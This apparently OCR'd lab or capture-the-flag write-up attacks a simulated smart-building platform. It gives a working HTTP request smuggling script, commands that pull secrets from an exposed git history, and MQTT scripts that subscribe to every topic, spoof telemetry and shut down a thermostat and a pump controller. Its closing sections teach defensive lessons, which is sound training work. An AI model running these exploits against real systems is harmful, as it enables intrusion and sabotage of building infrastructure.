Nexus Facilities Group

Network Protocol: MQTT

Contents

1 Introduction **2**

2 Attack Path Diagram **3**

3 Walkthrough **4**
3.1 Web Application Enumeration 4
3.2 Git Repository Reconstruction 6
3.3 HTTP Request Smuggling (TE.CL) 10
3.4 MQTT Credentials Extracted 13
3.5 Internal API Enumeration 13
3.6 MQTT Broker Access and Topic Reconnaissance 14
3.7 Telemetry Exfiltration 15
3.8 Device Spoofing 16
3.9 Shutdown Both Devices 17

4 Network Service Selected: MQTT **20**

5 Typical Vulnerabilities of MQTT **21**
5.1 Unauthenticated Brokers 21
5.2 Overly Permissive ACLs 21
5.3 Retained Message Exposure 21
5.4 No Publisher Identity Enforcement 21
5.5 Cleartext Transport 21
5.6 No Command Authentication 21

6 Lessons Learned **22**
6.1 Secrets Do Not Belong in Version Control 22
6.2 Proxy-Level Access Controls Are Not a Security Boundary 22
6.3 MQTT ACLs Must Be Scoped to Minimum Necessary Access 22
6.4 Retained Messages Are Permanent Disclosures 22
6.5 IoT Command Pipelines Require Payload Authentication 22


Introduction

This challenge demonstrates how a chain of misconfigurations can compromise an IoT infrastructure from a single public-facing web application all the way to full device takeover. The target is Nexus Facilities Group, a smart building management company whose platform controls two IoT devices inside Crestline Tower: a smart thermostat managing climate across floors 18–24, and a pump controller managing water pressure for the upper floors.

Title	Misconfiguration
Web enumeration	`autoindex on` exposes `/.git/`
Git reconstruction	Secrets committed, history never purged
HTTP Request Smuggling	Proxy ignores `Transfer-Encoding`, reads `Content-Length` only
Credential extraction	Debug config endpoint left enabled in production
API enumeration	Undocumented endpoints, static key reused
MQTT topic recon	ACL wildcard `devices/#` grants full r/w
Telemetry exfiltration	No audit logging, no encryption
Retained msg enum	No message TTL or expiry
Device spoofing	No publisher identity enforcement
Shutdown	No command signing or verification

Attack Path Diagram

The following figure illustrates the complete attack path:



Walkthrough

Web Application Enumeration

The attacker began with IP address. Nmap scan revealed ports 80 and 9001 in use. Directory enumeration revealed an exposed `/.git/` directory. The custom proxy has `autoindex` enabled for static directories and the `.git` folder was never excluded before deployment.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- 192.168.43.187
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-06 10:49 -0400
Nmap scan report for banana-Dell-G15-5520 (192.168.43.187)
Host is up (0.00013s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
9001/tcp open  tor-orport
MAC Address: 8C:F8:C5:51:C1:1F (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 1.93 seconds
```

```
gobuster dir \
  -u http://192.168.43.187 \
  -w /usr/share/wordlists/dirb/common.txt \
  -t 50
```

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir \
  -u http://192.168.43.187 \
  -w /usr/share/wordlists/dirb/common.txt \
  -t 50
═══════════════════════════════════════════════════════════════
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://192.168.43.187
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
.git/HEAD            (Status: 200) [Size: 23]
about                (Status: 200) [Size: 2593]
login                (Status: 200) [Size: 3246]
Progress: 4613 / 4613 (100.00%)
═══════════════════════════════════════════════════════════════
Finished
```

```
curl http://192.168.43.187/.git/HEAD
```

```
┌──(kali㉿kali)-[~]
└─$ curl http://192.168.43.187/.git/HEAD
ref: refs/heads/master
```

Git Repository Reconstruction

With the `/.git/` directory confirmed accessible, the attacker first attempted reconstruction using `git-dumper` which is the standard tool for this scenario.

```
git-dumper http://192.168.43.187/.git/ ./nexus-repo
```

`git-dumper` retrieved the `.git` folder structure but failed on the final checkout step. The object files did not transfer correctly because the server returns HTML directory listings for subdirectories rather than traversable git objects. It is then checked whether `info/refs` is accessible as it is the key file in the git dumb HTTP protocol that maps commit hashes to references.

```
┌──(kali㉿kali)-[~]
└─$ git-dumper http://192.168.43.187/.git/ ./nexus-repo
[-] Testing http://192.168.43.187/.git/HEAD [200]
[-] Testing http://192.168.43.187/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://192.168.43.187/.gitignore [404]
[-] http://192.168.43.187/.gitignore responded with status code 404
[-] Fetching http://192.168.43.187/.git/ [200]
[-] Fetching http://192.168.43.187/.git/COMMIT_EDITMSG [200]
[-] Fetching http://192.168.43.187/.git/HEAD [200]
[-] Fetching http://192.168.43.187/.git/branches [200]
[-] Fetching http://192.168.43.187/.git/index [200]
[-] http://192.168.43.187/.git/branches responded with HTML
[-] Fetching http://192.168.43.187/.git/config [200]
[-] Fetching http://192.168.43.187/.git/description [200]
[-] Fetching http://192.168.43.187/.git/hooks [200]
[-] Fetching http://192.168.43.187/.git/refs [200]
[-] http://192.168.43.187/.git/refs responded with HTML
[-] http://192.168.43.187/.git/hooks responded with HTML
[-] Fetching http://192.168.43.187/.git/logs [200]
[-] http://192.168.43.187/.git/logs responded with HTML
[-] Fetching http://192.168.43.187/.git/info [200]
[-] http://192.168.43.187/.git/info responded with HTML
[-] Fetching http://192.168.43.187/.git/objects [200]
[-] http://192.168.43.187/.git/objects responded with HTML
[-] Sanitizing .git/config
[-] Running git checkout .
error: pathspec '.' did not match any file(s) known to git
Traceback (most recent call last):
  File "/home/kali/.local/bin/git-dumper", line 6, in <module>
    sys.exit(main())
             ~~~~^^
  File "/home/kali/.local/share/pipx/venvs/git-dumper/lib/python3.13/s
    fetch_git(
    ~~~~~~~~~^
        args.url,
        ^^^^^^^^^
    ... <6 lines> ...
        args.client_cert_p12_password
        ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
    )
    ^
  File "/home/kali/.local/share/pipx/venvs/git-dumper/lib/python3.13/s
    subprocess.check_call(["git", "checkout", "."], env=environment)
    ~~~~~~~~~~~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.13/subprocess.py", line 419, in check_call
    raise CalledProcessError(retcode, cmd)
subprocess.CalledProcessError: Command '['git', 'checkout', '.']' retu
```

```
curl http://192.168.43.187/.git/info/refs
```

```
└─$ curl http://192.168.43.187/.git/info/refs
306bf03211146274 24fb5d24603f4e3f0a7ac5ff        refs/heads/master
```

The server returned a valid response with a commit hash, confirming the git dumb HTTP protocol is supported. `git clone` will work where `git-dumper` could not complete.

```
cd ~ && rm -rf nexus-repo
git clone http://192.168.43.187/.git/ nexus-repo
cd nexus-repo
git log --oneline
```

The repository cloned successfully. The commit history showed four commits:

```
└─$ cd ~ && rm -rf nexus-repo
git clone http://192.168.43.187/.git/ nexus-repo
cd nexus-repo
git log --oneline
Cloning into 'nexus-repo' ...
306bf03 (HEAD → master, origin/master, origin/HEAD) v2.4.1 release
ae54f2e cleanup: remove .env and dead code, add .gitignore
905e848 add changelog and v2.4.0 features
e091fa3 initial commit - platform setup

┌──(kali㉿kali)-[~/nexus-repo]
```

The cleanup commit is immediately suspicious. Examining what it deleted:

```
git show HEAD~1
```

This revealed a deleted `.env` file containing the internal API token and service configuration:

```
commit e58ff969fc73c6089c6cc0faa3843947fc0f1373
Author: Nexus Dev <dev@nexusfacilities.io>
Date:   Tue Apr 7 03:28:50 2026 +0000

    cleanup: remove .env and dead code, add .gitignore

diff --git a/.env b/.env
deleted file mode 100644
index 841938f..0000000
--- a/.env
+++ /dev/null
@@ -1,6 +0,0 @@
-FLASK_ENV=production
-FLASK_DEBUG=1
-INTERNAL_TOKEN=eff92ab3d1f4c8e7b2a09d3f6e1c5b8a
-MQTT_BROKER=mqtt-broker
-INTERNAL_API_HOST=api-service
-INTERNAL_API_PORT=8080
diff --git a/.gitignore b/.gitignore
new file mode 100644
index 0000000..cff5543
--- /dev/null
+++ b/.gitignore
@@ -0,0 +1,3 @@
+.env
+__pycache__/
+*.pyc
diff --git a/app_v1.py b/app_v1.py
deleted file mode 100644
index 1f2a762..0000000
--- a/app_v1.py
+++ /dev/null
@@ -1,3 +0,0 @@
-# Legacy entry
-# Internal device manager: http://api-service:8080/nx-internal/devicemanager
/
-# Token: see .env INTERNAL_TOKEN
~
~
```

The same commit deleted `app_v1.py` which contained a comment revealing the internal management path:


```
-# Internal device manager: http://api-service:8080/nx-internal
  /devicemanager/
-# Token: see .env INTERNAL_TOKEN
```

The attacker now holds the internal API token and the path to the internal management endpoint.

HTTP Request Smuggling (TE.CL)

The internal path is blocked by the proxy ACL for direct requests:

```
curl http://192.168.43.187/nx-internal/devicemanager/runtime-
   cfg
```



Returns 403 Forbidden. The proxy reads `Content-Length` to frame requests and completely ignores `Transfer-Encoding`. By sending both headers with conflicting values, the proxy forwards only `Content-Length` bytes to gunicorn. The remaining bytes(the smuggled GET request)are left in the socket buffer and processed by gunicorn as the next request, bypassing the ACL entirely.

```
python3 - << 'EOF'
import socket, time

host = "192.168.43.187"
port = 80

smuggle = (
    "POST / HTTP/1.1\r\n"
    "Host: 192.168.43.187\r\n"
    "Content-Type: application/x-www-form-urlencoded\r\n"
    "Content-Length: 5\r\n"
    "Transfer-Encoding: chunked\r\n"
    "Connection: keep-alive\r\n"
    "\r\n"
    "0\r\n"
    "\r\n"
    "GET /nx-internal/devicemanager/runtime-cfg HTTP/1.1\r\n"
    "Host: 192.168.43.187\r\n"
    "X-Internal-Token: eff92ab3d1f4c8e7b2a09d3f6e1c5b8a\r\n"
    "Content-Length: 0\r\n"
    "\r\n"
)

follow = (
    "POST / HTTP/1.1\r\n"
    "Host: 192.168.43.187\r\n"
    "Content-Type: application/x-www-form-urlencoded\r\n"
    "Content-Length: 5\r\n"
    "Connection: keep-alive\r\n"
    "\r\n"
    "x=1\r\n"
)
```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(10)
s.connect((host, port))
s.send(smuggle.encode())
resp1 = b""
s.settimeout(3)
while b"\r\n\r\n" not in resp1:
    resp1 += s.recv(4096)
headers_end = resp1.index(b"\r\n\r\n") + 4
cl = 0
for line in resp1[:headers_end].split(b"\r\n"):
    if line.lower().startswith(b"content-length:"):
        cl = int(line.split(b":")[1].strip())
body = resp1[headers_end:]
while len(body) < cl:
    body += s.recv(4096)
print("[*] Response 1:", resp1.split(b"\r\n")[0].decode())
time.sleep(0.3)
s.send(follow.encode())
resp2 = b""
s.settimeout(5)
try:
    while True:
        chunk = s.recv(4096)
        if not chunk: break
        resp2 += chunk
except: pass
print("[*] Response 2:")
print(resp2.decode(errors='replace')[:1000])
s.close()
EOF
```

The second response contained the full runtime configuration in plaintext.

```
[*] Response 1: HTTP/1.1 200 OK
[*] Response 2:
e, 07 Apr 2026 03:40:02 GMT
Connection: close
Content-Type: application/json
Content-Length: 278

{"api":{"internal_host":"api-service","internal_port":8080,"token":"eff92ab3d
1f4c8e7b2a09d3f6e1c5b8a"},"debug":true,"environment":"production","mqtt":{"ba
se_topic":"devices/#","broker":"mqtt-broker","password":"Str0ngP@ss!","port":
1883,"username":"iotadmin"},"version":"2.4.1"}
HTTP/1.1 200 OK
Server: gunicorn/20.0.4
Date: Tue, 07 Apr 2026 03:40:02 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 12075

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8"/>
  <meta name="viewport" content="width=device-width, initial-scale=1.0"/>
  <title>Nexus Facilities Group — Intelligent Infrastructure</title>
  <link rel="stylesheet" href="/static/css/nexus.css"/>

<style>
```

MQTT Credentials Extracted

The smuggled request reached the configuration endpoint which returned the full runtime configuration in plaintext:

```
{
  "mqtt": {
    "broker": "mqtt-broker",
    "port": 1883,
    "username": "iotadmin",
    "password": "StrOngP@ss!",
    "base_topic": "devices/#"
  },
  "api": {
    "token": "eff92ab3d1f4c8e7b2a09d3f6e1c5b8a"
  }
}
```

Internal API Enumeration

Using the recovered API token, the attacker fuzzed for undocumented endpoints:

```
ffuf \
  -u http://192.168.43.187/v2/FUZZ \
  -w /usr/share/wordlists/dirb/common.txt \
  -H "X-Internal-Token: eff92ab3d1f4c8e7b2a09d3f6e1c5b8a"
```

Confirmed the device inventory:

```
curl -s http://192.168.43.187/v2/devices/list \
  -H "X-Internal-Token: eff92ab3d1f4c8e7b2a09d3f6e1c5b8a" \
  | python3 -m json.tool
```

Returned both devices `thermostat-01` and `pump-ctrl-01`, with their topic structures and locations. The same static API key recovered from git history grants access with no additional authentication.

MQTT Broker Access and Topic Reconnaissance

Using the credentials from Stage 4, connected directly to the MQTT broker on port 9001 (WebSocket) and subscribed to all topics. The broker address and port were recovered from the config endpoint in Stage 4.

```
python3 -c "
import paho.mqtt.client as mqtt, time

def on_connect(c,u,f,rc):
    print('[+] Connected')
    c.subscribe('#')

def on_message(c,u,m):
    print(m.topic + ': ' + m.payload.decode())

c = mqtt.Client(transport='websockets')
c.username_pw_set('iotadmin', 'StrOngP@ss!')
c.on_connect = on_connect
c.on_message = on_message
c.connect('192.168.43.187', 9001)
c.loop_start()
time.sleep(15)
c.loop_stop()
"
```

```
c.loop_stop()
"
<string>:11: DeprecationWarning: Callback API version 1 is deprecated, update to latest version
[+] Connected
devices/thermostat-01/config: {"device_id": "thermostat-01", "type": "smart_thermostat", "firmwa
re": "v2.1", "location": "Crestline Tower, floors 18-24", "poll_interval_s": 5, "supported_cmds"
: ["status", "reboot", "shutdown", "update_config"], "payload_format": {"action": "<cmd>"}, "tel
emetry_fields": ["temperature", "setpoint", "humidity", "mode"]}
devices/pump-ctrl-01/config: {"device_id": "pump-ctrl-01", "type": "pump_controller", "firmware"
: "v2.1", "location": "Crestline Tower, upper floor plant room", "poll_interval_s": 5, "supporte
d_cmds": ["status", "reboot", "shutdown", "set_pressure", "toggle_valve"], "payload_format": {"a
ction": "<cmd>"}, "telemetry_fields": ["flow_rate", "pressure", "motor_rpm", "valve_state"], "no
minal": {"pressure_bar": 3.2, "flow_lpm": 42.0, "motor_rpm": 2850}}
devices/thermostat-01/status: {"device_id": "thermostat-01", "temperature": 21.49, "setpoint": 2
1.0, "humidity": 47.55, "mode": "heat", "timestamp": 1775533537}
devices/pump-ctrl-01/status: {"device_id": "pump-ctrl-01", "flow_rate": 42.56, "pressure": 3.242
, "motor_rpm": 2862, "valve_state": "open", "timestamp": 1775533538}
```

Both simulators published telemetry every 5 seconds. The broker ACL granted `iotadmin` full read and write access to `devices/#` via a single wildcard with no per-device scoping, no separation between read-only and administrative access.

Telemetry Exfiltration

Captured the full telemetry stream:

```
python3 -c "
import paho.mqtt.client as mqtt, time

def on_connect(c,u,f,rc):
    c.subscribe('devices/+/status')

def on_message(c,u,m):
    line = m.topic + ': ' + m.payload.decode()
    print(line)
    open('exfiltrated_telemetry.json','a').write(line+'\n')

c = mqtt.Client(transport='websockets')
c.username_pw_set('iotadmin', 'StrOngP@ss!')
c.on_connect = on_connect
c.on_message = on_message
c.connect('192.168.43.187', 9001)
c.loop_start()
time.sleep(20)
c.loop_stop()
"
```

Confirmed the captured data:

```
cat exfiltrated_telemetry.json
```

```
┌──(kali㉿kali)-[~/nexus-repo]
└─$ cat exfiltrated_telemetry.json
devices/thermostat-01/status: {"device_id": "thermostat-01", "temperature": 21.61, "setpoint": 2
1.0, "humidity": 47.98, "mode": "heat", "timestamp": 1775533582}
devices/pump-ctrl-01/status: {"device_id": "pump-ctrl-01", "flow_rate": 42.48, "pressure": 3.193
, "motor_rpm": 2864, "valve_state": "open", "timestamp": 1775533583}
devices/thermostat-01/status: {"device_id": "thermostat-01", "temperature": 21.11, "setpoint": 2
1.0, "humidity": 47.85, "mode": "heat", "timestamp": 1775533587}
devices/pump-ctrl-01/status: {"device_id": "pump-ctrl-01", "flow_rate": 41.46, "pressure": 3.158
, "motor_rpm": 2835, "valve_state": "open", "timestamp": 1775533588}
devices/thermostat-01/status: {"device_id": "thermostat-01", "temperature": 21.46, "setpoint": 2
1.0, "humidity": 48.31, "mode": "heat", "timestamp": 1775533592}
devices/pump-ctrl-01/status: {"device_id": "pump-ctrl-01", "flow_rate": 41.22, "pressure": 3.209
, "motor_rpm": 2836, "valve_state": "open", "timestamp": 1775533593}
devices/thermostat-01/status: {"device_id": "thermostat-01", "temperature": 21.16, "setpoint": 2
1.0, "humidity": 48.27, "mode": "heat", "timestamp": 1775533597}
devices/pump-ctrl-01/status: {"device_id": "pump-ctrl-01", "flow_rate": 42.63, "pressure": 3.203
, "motor_rpm": 2855, "valve_state": "open", "timestamp": 1775533598}
```

Device Spoofing

Using the topic structure and payload format, values could be injected to the devices which overwrote the actual readings:

```
python3 -c "
import paho.mqtt.client as mqtt, time, json

c = mqtt.Client(transport='websockets')
c.username_pw_set('iotadmin', 'Str0ngP@ss!')
c.connect('192.168.43.187', 9001)
c.loop_start()
time.sleep(1)

c.publish('devices/thermostat-01/status', json.dumps({
    'device_id': 'thermostat-01',
    'temperature': 4.0,
    'setpoint': 21.0,
    'humidity': 48.0,
    'mode': 'heat'
}))

c.publish('devices/pump-ctrl-01/status', json.dumps({
    'device_id': 'pump-ctrl-01',
    'flow_rate': 0.0,
    'pressure': 0.0,
    'motor_rpm': 0,
    'valve_state': 'closed'
}))

print('[+] False telemetry injected')
time.sleep(1)
c.loop_stop()
"
```

The Nexus portal homepage updated in real time, thermostat dropped to 4.0°C and pump showed zero flow and zero pressure. No publisher identity verification exists on the broker.


Shutdown Both Devices

Method A: via the internal API

```
curl -s -X POST http://192.168.43.187/v2/devices/thermostat-01/
    cmd \
  -H "X-Internal-Token: eff92ab3d1f4c8e7b2a09d3f6e1c5b8a" \
  -H "Content-Type: application/json" \
  -d '{"action": "shutdown"}'

curl -s -X POST http://192.168.43.187/v2/devices/pump-ctrl-01/
    cmd \
  -H "X-Internal-Token: eff92ab3d1f4c8e7b2a09d3f6e1c5b8a" \
  -H "Content-Type: application/json" \
  -d '{"action": "shutdown"}'
```

```
┌──(kali㉿kali)-[~/nexus-repo]
└─$ curl -s -X POST http://192.168.43.187/v2/devices/thermostat-01/cmd \
  -H "X-Internal-Token: eff92ab3d1f4c8e7b2a09d3f6e1c5b8a" \
  -H "Content-Type: application/json" \
  -d '{"action": "shutdown"}'
{"status":"sent","device":"thermostat-01","topic":"devices/thermostat-01/cmd","payload":"{\"acti
on\": \"shutdown\"}"}
```



Method B: via direct MQTT

```
python3 -c "
import paho.mqtt.client as mqtt, time, json

c = mqtt.Client(transport='websockets')
c.username_pw_set('iotadmin', 'Str0ngP@ss!')
c.connect('192.168.43.187', 9001)
c.loop_start()
time.sleep(1)

c.publish('devices/thermostat-01/cmd', json.dumps({'action': '
    shutdown'}))
c.publish('devices/pump-ctrl-01/cmd', json.dumps({'action': '
    shutdown'}))

print('[+] Shutdown commands sent to both devices')
time.sleep(2)
c.loop_stop()
"
```


```
┌──(kali㉿kali)-[~/nexus-repo]
└─$ python3 -c "
import paho.mqtt.client as mqtt, time, json

c = mqtt.Client(transport='websockets')
c.username_pw_set('iotadmin', 'Str0ngP@ss!')
c.connect('192.168.43.187', 9001)
c.loop_start()
time.sleep(1)

c.publish('devices/thermostat-01/cmd', json.dumps({'action': 'shutdown'}))
c.publish('devices/pump-ctrl-01/cmd', json.dumps({'action': 'shutdown'}))

print('[+] Shutdown commands sent to both devices')
time.sleep(2)
c.loop_stop()
"
<string>:4: DeprecationWarning: Callback API version 1 is deprecated, update t
[+] Shutdown commands sent to both devices
```

Both devices went offline. The portal homepage showed both dots turning red and all metrics displayed OFFLINE.




```
docker compose logs thermostat-01 pump-ctrl-01 --tail=10
```

Expected output:

```
thermostat-01 | SHUTDOWN command received - device going
   offline
thermostat-01 | thermostat-01 offline - climate control for
   floors 18-24 lost
pump-ctrl-01  | SHUTDOWN command received - pump controller
   going offline
pump-ctrl-01  | pump-ctrl-01 offline - upper floor water
   pressure lost
```

Note: To reset both devices run:

```
docker compose restart thermostat-01 pump-ctrl-01
```

Network Service Selected: MQTT

MQTT (Message Queuing Telemetry Transport) is a lightweight publish-subscribe messaging protocol designed for constrained devices and low-bandwidth networks. It operates over TCP/IP and is the dominant protocol in IoT deployments used in industrial control systems, smart home devices, building automation, and remote monitoring platforms.

The protocol uses a broker-based architecture. Devices publish messages to topics. Other devices or services subscribe to those topics and receive messages. The broker handles routing, persistence of retained messages, and access control via an ACL file.

MQTT was selected for this challenge because it is the most widely deployed IoT messaging protocol in real-world environments, making misconfiguration of it a genuine and high-impact threat. The protocol's design (lightweight, minimal authentication by default, topic-based routing) creates natural misconfiguration opportunities well documented in real incidents. It also provides a clear and demonstrable impact path: gaining access to the broker means gaining control over every device subscribed to it.

Typical Vulnerabilities of MQTT

Unauthenticated Brokers

